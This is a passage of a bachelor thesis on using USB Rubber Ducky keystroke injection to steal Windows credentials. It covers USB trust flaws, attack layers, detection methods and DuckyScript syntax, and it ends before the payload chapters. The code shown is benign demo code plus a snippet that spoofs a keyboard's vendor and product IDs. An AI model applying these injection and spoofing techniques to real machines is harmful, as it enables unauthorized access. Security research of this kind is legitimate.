FH University of Applied Sciences TECHNIKUM WIEN

BACHELOR PAPER

Term paper submitted in partial fulfillment of the requirements for the degree of Bachelor of Science in Engineering at the University of Applied Sciences Technikum Wien - Degree Program Computer Science

Comparison of data exfiltration techniques for stealing Windows credentials using keystroke injection attacks

By: Jakob Friedl

Student Number: 2010257089

Supervisor: Mathias Ballner, MSc

Vienna, May 18, 2023

Declaration

“As author and creator of this work to hand, I confirm with my signature knowledge of the relevant copyright regulations governed by higher education acts (see Urheberrechtsgesetz /Austrian copyright law as amended as well as the Statute on Studies Act Provisions / Examination Regulations of the UAS Technikum Wien as amended).

I hereby declare that I completed the present work independently and that any ideas, whether written by others or by myself, have been fully sourced and referenced. I am aware of any consequences I may face on the part of the degree program director if there should be evidence of missing autonomy and independence or evidence of any intent to fraudulently achieve a pass mark for this work (see Statute on Studies Act Provisions / Examination Regulations of the UAS Technikum Wien as amended).

I further declare that up to this date I have not published the work to hand nor have I presented it to another examination board in the same or similar form. I affirm that the version submitted matches the version in the upload tool.“

Vienna, May 18, 2023

Signature

SIGNATURINFORMATIONEN	**Signatory**	Jakob Friedl
	Date/Time-UTC	2023-05-18T13:53:52+0200
	Verification	Information about the verification of the electronic signature can be found at: https://www.signaturpruefung.gv.at
Note	This document is signed with a qualified electronic signature. According to Art. 25 para. 2 of the Regulation (EU) No 910/2014 of 23. July 2014 ("eIDAS-Regulation") it shall have the equivalent legal effect of a handwritten signature.	

Kurzfassung

Mit zunehmender Abhängigkeit von Technologie im täglichen Leben werden hardwarebasierte Cyberangriffe immer ausgefeilter und verbreiteter, wobei einer der prominentesten Angriffsvektoren die Keystroke-Injection ist [1]. Basierend auf grundlegenden USB-Sicherheitslücken ermöglicht diese Taktik die automatisch skriptgesteuerte Injektion von Tastatureingaben auf einem entsperrten Arbeitsgerät, was einem Angreifer ermöglicht, Malware herunterzuladen, Dateien zu löschen oder sensible Informationen zu stehlen. In dieser Forschungsarbeit werden drei Methoden der Datenexfiltration auf Grundlage einer Literaturrecherche der neuesten Erkenntnisse untersucht und anhand der Extraktion von Benutzernamen und NTLM-Hashes lokaler Benutzerkonten auf einem Windows-10-Arbeitsplatz mit lokalen Administrator-Rechten und Standard-Sicherheitseinstellungen getestet. Ein USB Rubber Ducky, der mehr als 9000 Tastenanschläge pro Minute injizieren kann [2], wird verwendet, um je ein Payload für die Exfiltration über ein physisches Medium wie USB, für die Exfiltration über ein Netzwerkmedium wie einen Remote-Webserver und für die Exfiltration über Keystroke Reflection zu implementieren, jeweils in der neuesten Version der DuckyScript-Programmiersprache. Das Ergebnis dieses Experiments ist, dass jede Technik Stärken und Schwächen aufweist, die sie für bestimmte Situationen mehr oder weniger geeignet machen. Die Studie zeigt, dass während Keystroke Reflection gegenüber gängigen Verteidigungsmethoden resistent ist, jedoch dieser Vorteil auf Kosten der Laufzeit-Effizienz besteht. Physische und Netzwerkmedium-Exfiltration sind hingegen schnell und effektiv in weniger sicheren Umgebungen, können jedoch leicht durch Endpoint- oder Netzwerk-Level Sicherheitseinschränkungen verhindert werden.

Schlagworte: Keystroke Injection, USB-Sicherheit, Rubber Ducky, Mimikatz, Datenexfiltrierung

Abstract

With the increasing reliance on technology in daily life, hardware-based cyber-attacks are becoming more sophisticated and prevalent, where one of the most prominent attack vectors is keystroke injection [1]. Based on inherent USB security flaws, this tactic enables the automatically scripted injection of keyboard inputs on an unlocked workstation, allowing an attacker to download malware, delete files or steal sensitive information. In this research thesis, three methods of data exfiltration are investigated based on a state-of-the-art literature review and tested by using them to extract the usernames and NTLM hashes of local user accounts on a Windows 10 workstation with administrative privileges and default security settings. An USB Rubber Ducky, capable of injecting more than 9000 characters per minute [2], is used to deploy one payload for exfiltration over a physical medium like USB, one for exfiltration over a network medium like a remote web server and one for exfiltration over keystroke reflection, each implemented in the newest version of the DuckyScript programming language. Resulting from this experiment is that each technique has strengths and weaknesses which make them more or less suitable for certain situations. The study shows that while keystroke reflection is resistant to common defense methodologies, this advantage comes at the cost of runtime efficiency. Physical and network medium exfiltration, on the other hand, are fast and effective in less secure environments, however are blocked easily using endpoint or network level restrictions respectively.

Keywords: Keystroke Injection, USB-Security, Rubber Ducky, Mimikatz, Data exfiltration

Acknowledgements

First and foremost, I thank my supervisor Mathias Ballner for his continuous support during all stages of this research.

Additionally, I also want to thank Marcel Lehner and Leo Smith from the IT security team of MM Group for their mentorship and innovative ideas during the implementation stage of this thesis, as well as for providing the tools and infrastructure needed to conduct the practical experiments.

I furthermore would like to acknowledge my family, as well as friends and fellow students from UAS Technikum Wien, who have been supporting me during my bachelor's degree and assisted with proofreading this work.

Contents

1 Introduction **1**
1.1 Problem context . . . 1
1.2 Objectives . . . 2
1.3 Methodology . . . 3

2 Literature review **4**
2.1 USB fundamentals . . . 4
2.2 USB Rubber Ducky and keystroke injection . . . 8
2.3 DuckyScript . . . 10
2.3.1 Basics . . . 11
2.3.2 Programming fundamentals . . . 12
2.3.3 Advanced features . . . 13

3 Implementation **19**
3.1 Scenario . . . 19
3.2 Data preparation . . . 20
3.3 Data exfiltration . . . 26
3.3.1 Exfiltration over a physical medium . . . 26
3.3.2 Exfiltration over a network medium . . . 28
3.3.3 Exfiltration via keystroke reflection . . . 31

4 Discussion **33**

5 Conclusion **36**

Bibliography **38**

List of Figures **42**

List of Tables **43**

List of Code **44**

List of Abbreviations **45**

A Appendix **46**
A.1 Physical medium exfiltration payload . . . 46

A.2 Network medium exfiltration payload 48
A.3 Keystroke reflection exfiltration payload 50
A.4 Payload execution timing 52

1 Introduction

This chapter presents a general overview of the subject and problem context of this bachelor thesis and aims to explain the objectives and aims of this paper. Additionally, the introduction defines the primary and secondary research questions to be answered and the methodologies that are used in order to complete this task.

1.1 Problem context

The Universal Serial Bus, more commonly known as USB is the most widely-used connector methodology used to connect computer systems with each other or with different in- or output devices, printers or storage media [3]. Although many may consider USB devices as trusted and reliable tools which make interactions with computer systems easier, threat actors have, especially in recent years, started to use USB-peripherals to take advantage of this trust and exploit unsuspecting victims [4]. These adversaries are equipped with the ability to use a number of different techniques, ranging from installing keyloggers or network sniffers that collect information over time to purely electrical USB-hardware that can destroy the computer it is plugged into [4]. However, the method of exploitation this thesis revolves around is called BadUSB or keystroke injection. As the name suggests, during a keystroke injection attack, the USB device emulates a human interface device (HID) like a keyboard and is subsequently able to send arbitrary keystrokes to the victim host [5]. This is possible due to the fact that the USB-protocol blindly trusts connected USB devices about their capabilities and functionality. A modified USB flash-drive can therefore imitate a keyboard and send keyboard inputs, just as a user with access to the device would be able to do [3], [2]. Since the keystrokes submitted by the device are inserted a lot faster than the ones of a regular human user, an attacker only needs a few minutes or even just seconds to either steal sensitive data like passwords, private keys or classified documents, setup remote access and persistence on the target or to deploy malware on the victim's machine [6]. The attack vector of BadUSB-based attacks is so prominent, that in recent years plenty of tools have been created to be used by penetration testers to assess the security of clients in regards to their physical access control and social-engineering resilience. The most popular of these tools is the USB Rubber Ducky - created and distributed by the US-American cybersecurity company *Hak5* - which can inject keystrokes faster than any other tool on the market [2] [7]. The malicious payloads of the USB Rubber Ducky are implemented in a simple programming language called DuckyScript, which is specifically used for this type of use case [2].

1.2 Objectives

This bachelor thesis aims to illustrate the dangers and risks associated with USB-based keystroke injection, as well as just how many possibilities a threat actor has with this type of attack. To achieve this, the paper is split into a theoretical review of state-of-the-art literature to explain the technical background and evaluate the current position of USB-attacks and a practical implementation of unique keystroke injection payloads, specifically engineered to exfiltrate sensitive data from a Windows 10 environment.

The theoretical part looks into the functionality of the USB-protocol and it's fundamental security flaws to understand the different attack methods of USB-based attacks. In addition to that, the concept of keystroke injection is explained with regards to the USB Rubber Ducky tool. This part also provides an overview over the language features of the DuckyScript programming language, which is used to develop the specific payloads.

With the practical implementation, the structure and workflow of a keystroke injection payload are examined and analysed. The main goal of this section is the implementation of keystroke injection payloads that dump and extract NTLM hashes from a targeted Windows host and to transfer them to the attacker. This is achieved by using three different techniques, which will be more thoroughly covered in the literature review and implementation chapters. Essentially, sensitive data is exfiltrated over a physical medium, over a network medium and over a technique called keystroke reflection. In this thesis, the entire exploitation - including the data preparation and exfiltration - is conducted using keystroke injection deployed via USB Rubber Ducky with payloads developed in the DuckyScript programming language.

Based on the results of the experiment, the showcased techniques are rated and compared critically based on efficiency, ease of use and their intended use-cases. For that purpose, this paper contrasts the advantages and disadvantages of each exfiltration technique and furthermore measures the execution runtime precisely.

The overall goal is to answer the following research and sub-questions, which have been formulated based on the objectives described in the paragraphs above:

1. How is a keystroke injection payload structured?
    - What DuckyScript features are used specifically in data exfiltration keystroke injection payloads?
2. How can USB-based keystroke injection attacks be used to exfiltrate sensitive data?
    - Which data exfiltration techniques are used most effectively in which scenarios?
3. What are the dangers and possibilities associated with USB-based keystroke injection attacks on a Windows operating system?
    - How is keystroke injection used to extract Windows credentials on a host with administrative privileges?

1.3 Methodology

In order to set the theoretical foundation for answering the research questions proposed in this thesis, an extensive state-of-the-art literature review has been conducted. This is important to understand the technical background of the technologies used in the later chapters and aims to evaluate the current state of keystroke injection attacks. The theoretical background also covers the Hak5 USB Rubber Ducky and the DuckyScript 3.0 programming language in depth. More precisely, the thesis goes over most basic and advanced language features which will be applied in the implementation chapter. This overview is used to answer research question 1.

For the practical part, various keystroke injection payloads are implemented in DuckyScript and tested primarily on a host running a Windows operating system with administrative permissions. It is attempted to exfiltrate sensitive data in the form of NTLM hashes from a Windows host using the USB Rubber Ducky and DuckyScript payloads. Specifically, the thesis covers the implementation of the base data preparation payload, which includes dumping and extracting credentials stored in memory on the device, as well as the implementation of three distinct exfiltration techniques: physical medium exfiltration, network medium exfiltration and keystroke reflection. These variations are tested, timed and compared with each other to understand which technique is most suitably used in what specific use-case. With this, research question 2 is answered. Finally, based on the findings of the literature review as well as the outcome of the practical part of the thesis, research question 3 is answered.

2 Literature review

This chapter sets the foundation for the technical understanding of USB-based keystroke injection attacks and their impact on computer systems. First and foremost, the literature review explains the functionality of the USB-protocol, as well as its security mechanisms and flaws. Ensuing, the attack vector of keystroke injection is explained jointly with the soft- and hardware anatomy of the USB Rubber Ducky penetration testing tool. In this chapter a detailed description of the language features of the DuckyScript programming language is included, which is vital for the later parts of this thesis.

2.1 USB fundamentals

In order to understand how and why keystroke injection attacks work, it is important to become acquainted with the USB-protocol and the security flaws present within it. Since its first introduction in 1996 [8], the Universal Serial Bus protocol has been considered the most popular standard for connecting computer peripherals to a computer host, whereas a configuration generally consists of a host, which can be a PC or Laptop, and multiple USB-devices that are connected to said host via USB-cables. [4]. Apart from allowing communication between an USB-device and a host, USB-cables can also be used to supply electrical power to the connected device, thereby distinguishing bus-powered devices, which rely on this power supply from self-powered devices that obtain their electrical power from an additional power cable [4]. The USB-protocol is based on a tired-star topology with one master controller, called the root hub, which is able to connect to up to 127 attachable USB devices. Fully configured, a USB hub waits for USB devices to be plugged into it. There are also devices that are built to target more than one single driver. So-called *composite devices*, a USB-headset for example, may contain multiple configurations and interfaces, like speakers, a microphone and a keyboard for volume control in the case of the previously mentioned headset [9]. Once the device is plugged in the host starts a process called device enumeration, which according to [4] and [9] involves the following four steps, also visually depicted in figure 1:

1. **Detecting device presence**: Host detects device connection based on a change on the data lines or the change of voltage on the data pins.

2. **Detecting device speed**: Host evaluates the speed of the connected device based on the change on the data lines.

3. **Determining device descriptors**: In order to identify the connected device, the host attempts to reset the USB device and read the descriptors it sent. The enumeration of device descriptors begins with the *GetDeviceDescriptors* command, where the host asks the connected device for its identifying information. The information sent to the host includes the vendor ID (VID) and product ID (PID) of the USB device [10], as well as the serial number [9]. After that, the device is reset again and assigned an unique logical address with the *AssignAddress* command for future communication. Using the *GetConfigDescriptors* and *GetInterfaceDescriptors* command, the host requests and subsequently obtains all configurations and interfaces available within the connected device.

4. **Loading drivers**: Based on the information gathered about VID and PID in the previous steps, the host attempts to load a driver that is responsible for controlling the connected device. This mechanism is also known as plug-and-play [10]. Drivers are loaded on behalf of the device and subsets of the USB-protocol like *HID* or *Storage* begin operation.



Figure 1: USB device enumeration process [9].

Since no checks about the validity of the information provided by the connected USB-device are set, it becomes apparent that several security issues arise from this mechanism. During a so-called *re-flashing attack*, a secondary interface descriptor announces a secondary function alongside the expected primary function of the device [11]. For instance, when a connected flash-drive sends a second interface descriptor announcing itself as a human interface device, this second descriptor forces the host to bind a HID driver to the device, thereby allowing the flash-drive to send keystrokes to the machine, just like a keyboard would be able to do [10].

Throughout the development and evolution and despite being widely used In computer systems all over the world, security mechanisms and features in the USB-protocol have been neglected. According to [9], the USB Implementers Forum (USB-IF) stated that security falls out of the scope of the USB specification, as physical access to a victims device is required to exploit

the vulnerabilities. As of the beginning of March 2023, Almost 600 common vulnerabilities and exposures (CVEs) related to the USB-protocol are found in the MITRE CVE database[1].

The main issue of the Universal Serial Bus protocol is its *trust-by-default* policy [8]. There is no form of device authentication present. Rather, an USB hub regards all information presented to it by a connected device as trustworthy and reliable [3]. The data transmitted does not undergo any inspection by a security mechanism on the host machine, making it possible to inject malicious keystrokes without them being detected by AV software and thus breaking the integrity of USB traffic [5], [12].

In general, USB-based attack vectors can be categorized into four distinct communication groups or layers based on the functionality they target [9]. A graphical overview of the communication layers is given in the figure below, while a more detailed description of the available attack vectors per layer follows accordingly.



Figure 2: USB communication layers [13].

1. **Human Layer**
   On the human layer, social engineering attacks or attacks that target human error are relevant. It is differentiated between so-called *outsider and insider threats* where, on one hand, outsider threats rely on human curiosity and tricking unsuspecting users into plugging in modified USB-devices to deploy malicious payloads or interact with their system. A study at the University of Illinois in 2016 [14], in which 297 USB drives were dropped in public places showed that 98% of USB drives were taken by students and 45% were later connected to private devices. Insider threats, on the other hand, describe scenarios where employees of a company misplace or lose USB-drives with sensitive information.

[1] https://cve.mitre.org/

2. **Application Layer**
   On the application layer, attacks are based on the communication between the user processes on the host device and the functionality of the connected USB device. Application layer attacks include *code injections*, where malicious payloads are executed on the by deploying and transmitting them over USB-devices [5] and *data exfiltration* attacks, where an adversary is able to retrieve data from client programs, due to lack of authentication on the USB-protocol.

3. **Transport Layer**
   Attacks targeting the transport layer hide functions through additional interfaces or send maliciously crafted packets to the host operating system. During the attack vector of *protocol masquerading*, devices provide additional, obscured interfaces to the host operating system to hide functionality, while still having the interfaces enumerated by the host. In contrast to that, *protocol corruption* attacks manipulate protocol traffic to inject malicious payloads [9].

4. **Physical Layer**
   Physical layer attacks aim to manipulate the confidentiality and integrity of the communication across the USB bus. On one side, *signal eavesdropping* attacks are used to read sensitive data by observing packets moving between the host and the connected peripheral device. On this level, keyloggers are used to record keystroke activity coming from the connected HID. On the other side, tools like the USB Killer are used to cause physical damage to the host machine by injecting analog power during so-called *signal injection* attacks [9].

One point to consider is that USB-based attacks do not necessarily target only one specific layer. Often elaborate cross-layer attacks are used to exploit a target, as it is the case with BadUSB and keystroke injection. While, for instance, the USB Rubber Ducky, which will be covered in section 2.2, itself uses transport layer protocol masquerading for its base functionality, it is usually applied for code or keystroke injection purposes in social-engineering situations. While it is difficult, in order to successfully defend against sophisticated and elaborate cross-layer attacks, a complete defensive solution must take context from all layers into account before issuing security decisions [9].

2.2 USB Rubber Ducky and keystroke injection

Disguised as a harmless USB-flash-drive, the USB Rubber Ducky is a tool created primarily for keystroke injection penetration testing attacks and system administration. It was invented in 2010 by Darren Kitchen, founder of the Hak5[2] group, which, next to the Rubber Ducky offer other tools like the Bash Bunny or WiFi Pineapple [15]. Originally, the tool was created by Kitchen to automate keyboard inputs for mundane and repetitive tasks like fixing network shares, but later evolved into an advanced penetration testing and administration tool, able to inject more than 9000 characters per minute into the device it is plugged into [2], [16].

The newest installment of the original USB Rubber Ducky was released in 2022 alongside the 3.0 version of the DuckyScript programming language, which is described in more detail in section 2.3. Unlike the previous versions, the new USB Rubber Ducky includes a secondary USB Type-C connector in addition to the regular USB Type-A plug [2]. Optically, the device is almost indistinguishable from a generic flash-drive. However, it is inside the plastic case, where the components differ. The USB Rubber Ducky includes a 60MHz programmable microcontroller [7] and a micro SD card that is used to store the payloads and data exfiltrated from the victim, as well as a button and a LED to help the user interact with the device. The following figure 3 depicts all components of the USB Rubber ducky tool used in this thesis.



Figure 3: Anatomy of the USB Rubber Ducky. Photo by Jakob Friedl (03.03.2023).

1: USB Type-A connector

2: Micro push button

3: Micro SD card

4: Multi-color LED indicator

5: 60MHz 32-bit CPU

6: USB Type-C connector

7: Generic USB flash-drive case

[2] https://hak5.org/

The micro push button is used with interactive payloads to pause or continue execution and can be programmed to execute functionality on-click. The default behaviour, however is to switch between the different modes of the device. Among others, these modes include the regular storage mode where the Rubber Ducky acts as a normal flash-drive as well as the HID mode, where the device emulates a keyboard to send keystrokes to the host it is connected to [2]. On the other hand, the LED indicator shows useful debugging information during the execution of the payload and can also be controlled by DuckyScript instructions. The default states of the LED indicator are listed in the table below [2].

Color	**Behaviour**	**Meaning**
Green	Solid	Idle mode
Green	Blinking	Processing payload
Red	Solid	Payload not found

Table 1: Default behaviour of the USB Rubber Ducky LED indicator.

The keystroke injection payloads of the USB Rubber Ducky are usually programmed in DuckyScript using the official *PayloadStudio* Online-IDE, which compiles and encodes the instructions and generates the `inject.bin` file. This file has to be placed in the root directory of the drives micro SD card, in order to *arm* the tool. If this has successfully happened, the USB Rubber Ducky will execute the `inject.bin`-payload as soon as it is connected to a host computer system [2].

As previously mentioned in section 2.1, the USB Rubber Ducky exploits the plug-and-play nature of USB devices to perform a re-flashing attack in order to make itself appear as a keyboard or HID [17]. By emulating peripherals like human interface devices, which are generally trusted and can operate in all common operating systems [18], the USB Rubber Ducky is able to perform unauthorized actions, like in this case, sending keystrokes that are typed in the active window on the host system [19]. An adversary thereby has the ability to use the USB Rubber Ducky to do anything a regular user with access to the keyboard would be able to do. For example, BadUSB attacks are usually used to open a CLI or PowerShell prompt to execute establish persistence for communication to a remote server or to steal large amounts of files. While it would be possible to retype entire malicious binary files and to execute them, keystroke injection attacks are often utilized as a loader or stager, responsible for downloading more advanced malware from a C2 Server over the network [1]. Since the computer system out-of-the-box cannot distinguish human keystrokes from those injected by the tool, the execution goes mostly undetected by anti-virus software. There do, however, exist several mechanisms that try to detect keystroke injection in real-time. These defense mechanisms can be grouped into different categories [5]:

1. **Rule based**: Rule based detection analyzes the USB traffic and blocks the USB-device if the commands or keystrokes sent by it do not follow predefined rules. These rules include flight time between individual keypresses. If keystrokes are sent too quickly, they are detected by rule based mechanisms and considered malicious [20].

2. **Keystroke dynamics based**: With keystroke dynamics detection mechanisms, the legitimate users' keypress patterns are analyzed and learned over time [21]. The keystrokes sent by an unauthorized user or keystroke injection tool to the operating system differ from the expected patterns and, if detected result in the session being disabled.

3. **Context analysis based**: Solutions based on context analysis evaluate devices based on the access rights of the user and trigger alerts on sensitive events like opening a CLI or webcam program [20].

4. **Forensic log-analysis based**: [16] introduces a method to detect malicious USB behaviours based on Windows logs and the forensic footprint left behind by keystroke injection attacks. This method checks timestamps in log files and evaluates if malicious processes are called in inhumanly quick succession.

2.3 DuckyScript

The DuckyScript scripting language was developed by *Hak5* in 2010 to process instructions for the USB Rubber Ducky keystroke injection tool and has, since its release, undergone various improvements. While DuckyScript was created specifically for the USB Rubber Ducky, other tools with the ability to perform keystroke injection attacks may also use languages' syntax and compiler to generate payloads. In fact, DuckyScript is considered the industry standard, when it comes to programming BadUSB-like attack payloads [2].

The original DuckyScript 1.0, also called DuckyScript Classic, allowed for only two distinct actions: keystroke injection and delay, so either typing keys on the host or waiting for a programmed period of time [2]. In the 2.0 version, of language was extended to be used with other environments and to include device specific commands and instructions. DuckyScript was improved to be able to work directly coupled with the Bash shell scripting language to perform multi-vector attacks with the Bash Bunny[3], perform attacks based on live key logging data with the Key Croc[4] or to attack Ethernet networks with the Shark Jack[5] [2], [15]. The newest installment of the DuckyScript language was introduced alongside the new USB Rubber Ducky in 2022 and now features functions, variables, control flow structures and loops. Additionally, the language now also includes incorporates features which are specifically used for keystroke injection attacks. Among others, these include randomization, switching between attack modes and keystroke reflection to exfiltrate data from the victim [22], [2].

[3] https://shop.hak5.org/products/bash-bunny
[4] https://shop.hak5.org/products/key-croc
[5] https://shop.hak5.org/products/shark-jack

Hereinafter, the most common and important features and keywords of the DuckyScript programming language are described and showcased using short code snippets as examples. It is especially important to understand the structure and design of a DuckyScript payload to comprehend the code implemented in chapter 3.

2.3.1 Basics

It is noted that each command or keyword presented below need to be written in a new line in all capital letters for the DuckyScript compiler to understand them [23].

- **Comments**: Comments in DuckyScript are indicated with the `REM` keyword. Like in other languages, comments are ignored by the compiler and are simply used to explain code functionality to the reader.
- **Delays**: Using the `DELAY` keyword and a delay time in milliseconds, the programmer can instruct the payload to wait for the set amount of time before executing the next command. This is necessary, since the USB Rubber Ducky can inject keystrokes faster than some processes are opened [23].
- **Special Keys**: In order to interact with the operating system, DuckyScript provides keywords for all special keys of a regular computer keyboard. These include the standard lock keys, cursor keys like `UP`, `DOWN`, `SPACE` and `BACKSPACE`, system keys like `ENTER` and the `F1-F12` keys, as well as modifier keys like `CTRL` and `ALT`. Of great importance are also the `COMMAND` or `WINDOWS/GUI` keys which represent the *Command*-key on MacOS systems and the *Windows*-key on Windows hosts. DuckyScript furthermore supports advanced modifier key-combinations like `CTRL-ALT` or `CTRL-SHIFT`, as well as many others [2], [24].
- **Keystroke Injection**: The `STRING` keyword takes in a sequence of characters and subsequently types them on the computer system the USB-device is plugged into. While `STRING` automatically processes capital letters and whitespace characters, a separate `ENTER` is required, if the programmer wants to end the injected string on a newline. In contrast to that, the `STRINGLN` keyword does exactly that and can therefore be used as a replacement for `STRING` + `ENTER` [2].

The above-mentioned concepts have all - with the exception of `STRINGLN` - been part of the original DuckyScript Classic language and can be used to execute basic keystroke injection payloads. As an example, the code listed below opens the *Run dialog* windows by pressing the Windows+R keyboard combination and after waiting for one second, executes an echo statement in PowerShell. That being said, version 3.0 provides a lot more features that greatly improve developer experience, readability and efficiency of the payloads, which are presented in section 2.3.2 [2].

```
REM Title: Windows Hello-World
REM Author: Jakob Friedl
REM Date: 06-03-2023
GUI r
DELAY 1000
STRING powershell "echo 'Hello World!'; pause;"
ENTER
```

Code 1: "Hello-World" program on Windows.

2.3.2 Programming fundamentals

While other programming and scripting languages have had these features for a long time, DuckyScript only recently received support for fundamental concepts like conditionals, loops, variables and mathematical operations. While these are not necessarily *advanced* language features, they still enable the user to code more effectively and cover more use-cases instead of a single hard-coded route [2].

- **Variables**: Within DuckyScript 3.0, variables are defined by using one of two keywords followed by the variable name and the assigned value. On one hand, the `DEFINE` keyword is used to declare a constant whose value cannot be changed during the execution of the payload. On the other hand, `VAR` is used to initialize a variable which can be changed by reassignment or mathematical operations, whereas the variable name has to be prefixed with the `$`-symbol. The data types supported by DuckyScript are integers, strings and boolean values [2].

- **Conditionals**: Using `IF` or `ELSE` in combination with the `THEN` keyword, it is possible to execute a part of a payload only when a supplied expression evaluates to *TRUE*. The condition has to be closed with the `END_IF` keyword [24].

- **Loops**: Loops in the DuckyScript programming language execute a block of instructions between the `WHILE` and `END_WHILE` keyword as long as the supplied condition evaluates to *TRUE*.

- **Functions**: Functions are created by using the `FUNCTION` keyword followed by the function name ending in `()`. Similarly to while-loops, they contain DuckyScript-instructions until the `END_FUNCTION` position is reached. Functions may also return values with the `RETURN` keyword, allowing them to be evaluated as expressions. When a function is called outside its own scope, all of its defined instructions are executed before continuing the sequential execution of the payload [2].

The following code snippet provides an overview of the syntax of a programming context in DuckyScript, by showcasing a program where all previously mentioned concepts are applied.

```
REM Title: Fundamental programming concepts
REM Author: Jakob Friedl
REM Date: 06-03-2023
ATTACKMODE HID STORAGE

DEFINE Message Hello from function!
VAR $MY_BOOL = FALSE

FUNCTION PRINT_MESSAGE()
    STRINGLN Message
END_FUNCTION

FUNCTION CHECK_BOOL()
    IF $MY_BOOL THEN
        STRINGLN MY_BOOL is true
    ELSE
        STRINGLN MY_BOOL is false
    END_IF
END_FUNCTION

DEFINE MAX 10
VAR $NUM = 0

DELAY 2000
WHILE ($NUM < MAX)
    PRINT_MESSAGE()

    IF ($NUM % 2) THEN
        STRINGLN Hello from loop!
    END_IF

    $NUM = ($NUM + 1)
END_WHILE
DELAY 2000

CHECK_BOOL()
$MY_BOOL = TRUE
CHECK_BOOL()
```

Code 2: Fundamental programming concepts.

2.3.3 Advanced features

As can be seen from the previous examples, the first non-comment line of a DuckyScript payload usually uses the `ATTACKMODE` keyword followed by one or more arguments. Essentially, the **attackmode** specifies what device functionality the USB Rubber Ducky should have. The three types of attackmodes are listed in the table below [2].

Attackmode	Description
HID	Human Interface Device: The USB Rubber Ducky emulates a keyboard to inject keystrokes into the host machine
STORAGE	USB Mass Storage: The USB Rubber Ducky emulates a flash-drive and exposes the micro SD card to the target.
HID STORAGE	HID and STORAGE attackmodes are combined and used together. USB Rubber Ducky becomes a *composite device* which can inject keystrokes and be used as a storage medium
OFF	USB Rubber Ducky is not enumerated by the host machine and disconnects from the target.

Table 2: DuckyScript attackmodes.

With the ATTACKMODE keyword, the programmer can also switch between attackmodes during the execution of the payload, causing the target to re-enumerate the USB Rubber Ducky to load different drivers [24], [2]. Furthermore, it is also possible to save the current attackmode settings and load again afterwards with the SAVE_ATTACKMODE and RESTORE_ATTACKMODE instructions respectively. As it is known from section 2.1, a computer system uses the USB-devices PID and VID to identify its functionality and load drivers. For that reason, DuckyScript 3.0 allows the user to specify concrete vendor and product IDs directly inline after setting the attackmode. This feature is beneficial to be used in situations where a target only allows communication with a specific keyboard [2]. The Linux USB Project's publicly available list of VID and PID information[6] can be used to gather information about a USB-device that wants to be spoofed. For instance, the configuration to emulate a Razer BlackWidow Chroma gaming keyboard looks like the following [25].

```
REM Author: Jakob Friedl
REM Date: 06-03-2023
ATTACKMODE HID VID_1532 PID_0203
REM "Razer USA, Ltd" Vendor-ID: 1532
REM "BlackWidow Chroma" Product-ID: 0203
REM Source: http://www.linux-usb.org/usb.ids
```

Code 3: Emulating specific keyboard model by setting VID and PID.

[6] http://www.linux-usb.org/usb.ids

DuckyScript also enabled the user to save, change and restore the current attackmode throughout the execution of the payload with the `SAVE_ATTACKMODE` and `RESTORE_ATTACKMODE` keywords respectively [2].

